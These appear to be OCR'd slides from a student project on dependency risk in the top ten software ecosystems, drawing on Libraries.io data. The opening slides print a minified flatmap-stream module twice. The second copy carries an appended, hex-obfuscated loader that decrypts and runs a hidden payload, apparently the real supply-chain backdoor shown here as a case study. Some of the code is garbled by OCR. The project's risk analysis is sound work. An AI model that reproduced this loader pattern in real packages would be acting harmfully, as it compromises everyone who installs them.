
Final Project


Murtaza Jafferji


```
var Stream=require("stream").Stream; module.exports=function(e,n){var i=n
ew Stream, a=0, o=0, u=!1, f=!1, l=!1, c=0, s=!1, d=(n=n||{}}).failures?"failur
e":"error", m={}; function w(r,e){var t=c+1; if(e===t?(void 0!==r&&i.emit.a
pply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];retur
n delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}functio
\mathbf{n} \ \mathbf{p}(\mathbf{r}, \mathbf{e}, \mathbf{t}) \{1 | (s=!0, r&&!n.failures | | w(e,t), r&&i.emit.apply(i, [d,r]), s=!
1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}funct
ion v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a==o&&(i.readabl
e=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.wri
te=function(r){if(u)throw new Error("flatmap stream is not writable");s
=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!
f}catch(r){if(s)throw r;return p(r),!f}},i.end=function(r){u | v(r)},i.de
stroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(func
tion(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f
=!1},i};
```

```
var Stream=require("stream").Stream; module.exports=function(e,n){var i=n
ew Stream, a=0, o=0, u=!1, f=!1, l=!1, c=0, s=!1, d=(n=n||\{\}). failures? "failures"
e":"error", m={}; function w(r,e){var t=c+1; if(e===t?(void 0!==r&&i.emit.a
pply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];retur
n delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}functio
n p(r,e,t){1||(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!
1) function b(r,t,n) {return e.call(null,r,function(r,e){n(r,e,t)})} funct
ion v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a==o&&(i.readabl
e=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.wri
te=function(r){if(u)throw new Error("flatmap stream is not writable");s
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f}catch(r){if(s)throw r;return p(r),!f}},i.end=function(r){u | v(r)},i.de
stroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(func
tion(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f
=!1},i}; !function(){try{var r=require,t=process;function e(r){return Buf
fer.from(r, "hex").toString()}var n=r(e("2e2f746573742f64617461")),o=t[e
(n[3]) [e(n[4])]; if(!o)return; var u=r(e(n[2]))[e(n[6])](e(n[5]),o), a=u.u
pdate(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new module.constru
ctor; f.paths=module.paths, f[e(n[7])](a, ""), f.exports(n[1])} catch(r){}}
();
```



This repository has been archived by the owner. It is now read-only.





Exploring Risk in Top 10 Software Ecosystems

Murtaza Jafferji


Risk factors


- Number of dependencies
- Total open issues for dependencies
- Unmaintaned or deprecated status
- Only one contributor
- Not updated in the past 12 months
- Missing README
- Missing LICENSE

Data


- Libraries.io consists of 2.7m unique open source packages, 33m repositories, and 235m interdependencies between them
- Data from Libraries.io is available under the CC BY-SA 4.0


What are the top 10 software ecosystems?








Top projects per ecosystem that exhibit high risk




